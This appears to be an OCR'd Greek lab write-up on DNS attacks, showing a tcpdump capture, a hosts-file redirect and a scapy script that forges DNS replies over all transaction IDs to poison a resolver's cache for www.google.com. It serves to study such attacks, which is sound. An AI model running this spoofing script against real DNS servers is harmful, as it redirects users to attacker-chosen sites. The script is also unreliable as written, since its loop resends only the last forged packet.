
```
11:39:11.990008 IP (tos 0x0, ttl 64, id 10677, offset 0, flags [DF], proto UDP (17), length 61)
    192.168.1.106.49954 > 83.212.80.82.53: [udp sum ok] 8246+ A? www.example.com. (33)
        0x0000:  4500 003d 29b5 4000 4011 aac2 c0a8 016a  E..=).@.@......j
        0x0010:  53d4 5052 c322 0035 0029 6b79 2036 0100  S.PR."5.)ky.6..
        0x0020:  0001 0000 0000 0000 0377 7777 0765 7861  .........www.exa
        0x0030:  6d70 6c65 0363 6f6d 0000 0100 01         mple.com.....
```

Βλέπω στο περιεχόμενο του πακέτου ότι γίνεται resolve το www.example.com

Στη συνέχεια αλλάζω το περιεχόμενο του αρχείου /etc/hosts έτσι ώστε όταν πληκτρολογώ στον φυλλομετρητή www.example.com να γίνεται redirect σε ιστοσελίδα(λανθασμένη) που ορίζω εγώ(έστω τη σελίδα του www.upatras.gr -> 150.140.130.170) και όχι ο dns server: 83.212.80.82:


```
  GNU nano 4.8                                                    /etc/hosts
# Host addresses
127.0.0.1  localhost vergman-hppavilion15notebookpc
127.0.1.1  vergman-hppavilion15notebookpc
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters

150.140.130.170 www.example.com
```

Μετά πληκτρολογώ στον browser www.example.com:




Παρακολουθώ την κίνηση στο tcpdump:

sudo tcpdump -nnvv -i wlo1 -s 1514 -S -X dst www.example.com



Και αντίστροφα:

sudo tcpdump -vv -i wlo1 -s 1514 -S -X dst 150.140.130.170



Τροποποιώ τον κώδικα python ως εξής:

```
from scapy.all import *
import time
sourceIP='192.168.1.106'
destIP='83.212.80.82'
destPort=53
sourcePort=5353
spoofing_set=list(range(0,65536))
```

```
#spoofing_set=[34000,34001]
victim_host_name='www.google.com'
rogueIP='150.140.130.170'
udp_packets=[]
for dns_trans_id in spoofing_set:
        udp_packet=(IP(src=sourceIP,dst=destIP)
        /UDP(sport=sourcePort,dport=destPort)
        /DNS(id=dns_trans_id,rd=0,qr=1,ra=0,z=0,rcode=0,
        qdcount=0,ancount=0,nscount=0,arcount=0,
        qd=DNSRR(rrname=victim_host_name,rdata=rogueIP,
        type="A",rclass="IN"
        )))
        udp_packets.append(udp_packet)


interval=0.001
repeats=500
attempt=0
while(attempt<repeats):
        sr(udp_packet)
        #time.sleep(interval)
        attempt +=1
```

Ορίζω το spoofing set ως μία λίστα με τους αριθμούς 0-65535 δηλαδή 65536 αριθμοί. Εφόσον σε ένα dns πακέτο το transaction id είναι 16-bito. Ορίζω επίσης το domain που θέλω ο dns server μου να δίνει σε μένα(γενικότερα θύμα) λανθασμένη απάντηση να είναι το www.google.com με την ip ενός άλλου(γενικότερα κακόβουλου site) site . Για δοκιμαστικούς λόγους έχω βάλει την ip του www.upatras.gr(150.140.130.170). Βάζω το interval να έχει μικρή τιμή

για μία πραγματική επίθεση στο 0.001 και τις προσπάθειες σε μία σχετικά μεγάλη τιμή λ.χ 500.

Αρχικά εκτελώ την εντολή dig @83.212.80.82 www.google.com , query το οποίο θα έχει και ένα συγκεκριμένο 16-bito transaction id(0-65535). Ταυτόχρονα τρέχω το πρόγραμμα python με την εντολή sudo python3 ./dns_fake_response.py. Εάν το transaction id κάποιου πακέτου που στέλνω από το script είναι ίδιο με το transaction id του query της εντολής από πάνω: dig @83.212.80.82 www.google.com τότε επιτυχώς ‘’δηλητηριάζω’’ το cache του dns server με λανθασμένη ip διεύθυνση για το domain www.google.com (ένα μετέπειτα dig @83.212.80.82 www.google.com θα επιστρέφει 150.140.130.170). Έτσι ο λόγος που απορρίπτονται τα πακέτα που στέλνω είναι εξαιτίας του ότι δεν ταιριάζουν τα transaction id των dig @83.212.80.82 www.google.com και αυτών των udp πακέτων που έστειλα από το script.

Για να τερματίσω την επίδραση του cache poisoning στον server μου απλά καθαρίζω το cache του:

sudo rndc flush

sudo rndc reload

Που επιστρέφει:

Server reload successful.